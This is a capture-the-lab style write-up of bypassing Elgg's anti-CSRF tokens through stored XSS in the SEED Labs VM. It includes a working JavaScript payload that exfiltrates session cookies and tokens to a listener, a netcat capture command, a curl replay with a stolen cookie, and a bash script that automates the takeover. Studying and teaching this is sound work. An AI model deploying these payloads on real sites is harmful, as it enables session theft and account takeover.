Overview
Cross-site request forgery (CSRF) lets an attacker make a victim’s browser send an authenticated request to a site the victim is logged into. The standard defence is a random anti-CSRF token: the server embeds an unpredictable value in each form, and rejects any state-changing request that doesn’t echo it back. Because a malicious third-party site can’t read the token out of the target page, it can’t forge a valid request.
That defence rests on one assumption: the attacker cannot read the contents of the page. A cross-site scripting (XSS) vulnerability breaks exactly that assumption. If I can run JavaScript in the victim’s session, I can read the token straight out of the DOM, grab the session cookie, and send a fully valid request as the victim.
This post walks through that chain end to end on the SEED Labs Elgg web application (xsslabelgg.com), a deliberately vulnerable social-networking platform used for security education. The goal: bypass Elgg’s anti-CSRF token protection even though it is switched on.
Scope and ethics. This was carried out entirely inside the self-contained SEED Labs VM against a target I control. Elgg is intentionally vulnerable for teaching. Never run any of this against systems you don’t own or have explicit written permission to test.
Why the token normally wins
Elgg protects its actions with two values, __elgg_ts (a timestamp) and __elgg_token (a secret derived from it). Every state-changing request, such as adding a friend or editing a profile, must carry a matching pair, or the server rejects it.
A plain CSRF attack hosted on an attacker’s website fails here: the attacker’s page can submit a request and the browser will attach the victim’s Elgg cookies automatically, but the attacker has no way to know the current __elgg_ts / __elgg_token pair, so the request is dropped.
The key insight is that the tokens are only unknowable to a different origin. Elgg exposes them to its own pages through a JavaScript object:
elgg.security.token.__elgg_ts
elgg.security.token.__elgg_token
So if my code is running in the Elgg origin, via an XSS flaw, those values are right there for the taking, along with document.cookie.
The attack chain
I need three things to replay an authenticated action as the victim:
- the victim’s session cookie (
document.cookie), - the current
__elgg_ts, and - the matching
__elgg_token.
The plan is to plant a script in a stored XSS sink (the victim’s profile “About me” field is a classic one in this lab). When any logged-in user views the profile, their browser runs my script, which reads all three values and ships them to a listener I control.
Step 1: the exfiltration payload
This script runs in the victim’s session when they load the booby-trapped profile. It collects the cookie, GUID, and both tokens, then POSTs them to my listener. The samyGuid guard just stops the payload from firing on the attacker’s own account.
<script type="text/javascript">
window.onload = function () {
  var cookies = "&cookies=" + document.cookie;
  var guid    = "&guid="    + elgg.session.user.guid;
  var ts      = "&__elgg_ts="    + elgg.security.token.__elgg_ts;
  var token   = "&__elgg_token=" + elgg.security.token.__elgg_token;

  var sendurl = "http://127.0.0.1:5555?";       // attacker-controlled listener
  var content = token + ts + cookies;
  var samyGuid = 47;

  if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
};
</script>
I point the listener at 127.0.0.1 here because attacker and victim are the same VM in this lab; in a real scenario this would be an attacker-controlled host.
Step 2: catch the values

On the attacker side I listen with netcat. When a victim views the profile, their browser hands me everything:
nc -l 5555

The captured request contains the live __elgg_token, __elgg_ts, and the Elgg=... session cookie, exactly the three things the token defence was supposed to keep out of my hands.
Step 3: replay the action

With the tokens and cookie in hand, I can now forge any authenticated request. The -b flag replays the stolen session cookie:
curl -X GET "http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1683154838&__elgg_token=mrCgCLGubQEEZNxEZuisyA" \
  -b "Elgg=38b7qpkmnlhth9qj1fnikjogr2"
Because the request carries a valid token pair and the victim’s cookie, Elgg treats it as a legitimate action from the victim and adds the attacker as a friend.
Automating it
Doing Step 3 by hand means copy-pasting tokens out of the listener for every request. I wrapped the capture-and-replay loop in a small script: it listens on the port, extracts the three fields with regular expressions, and fires the forged request automatically.
#!/bin/bash

input=$(nc -l 5555)

token=$(echo "$input"  | grep -Po '__elgg_token=[^&]+' | cut -d '=' -f 2)
ts=$(echo "$input"     | grep -Po '__elgg_ts=[^&]+'    | cut -d '=' -f 2)
cookie=$(echo "$input" | grep -Po 'cookies=[^&]+'      | cut -d '=' -f 2,3)

url="http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=$ts&__elgg_token=$token"

curl -X GET "$url" -b "$cookie"
chmod +x exploit.sh
./exploit.sh
Now anyone who views the attacker’s profile automatically sends a friend request back, with the anti-CSRF token protection still enabled. Swapping the friends/add action for any other Elgg action (editing a profile, changing a password) turns this single payload into a general-purpose “do anything as the victim” primitive, because I’m holding their session cookie.
Takeaways
- Anti-CSRF tokens are not a substitute for fixing XSS. The token defence assumes the attacker can’t read the page. XSS invalidates that assumption completely, and once script runs in your origin, same-origin anti-CSRF measures offer no protection.
- Defence in depth matters. Proper output encoding / input sanitisation to prevent XSS,
HttpOnlycookies so script can’t read the session cookie, andSameSitecookie attributes each cut a different link in this chain. Relying on CSRF tokens alone leaves the whole thing exploitable. - Think in capabilities, not bugs. On its own, a stored XSS flaw “just” runs JavaScript. Combined with how Elgg exposes its tokens, it escalates into full session takeover. Chaining is where the real impact lives.
Lab environment: SEED Labs Ubuntu VM, Elgg (xsslabelgg.com), anti-CSRF token countermeasure enabled.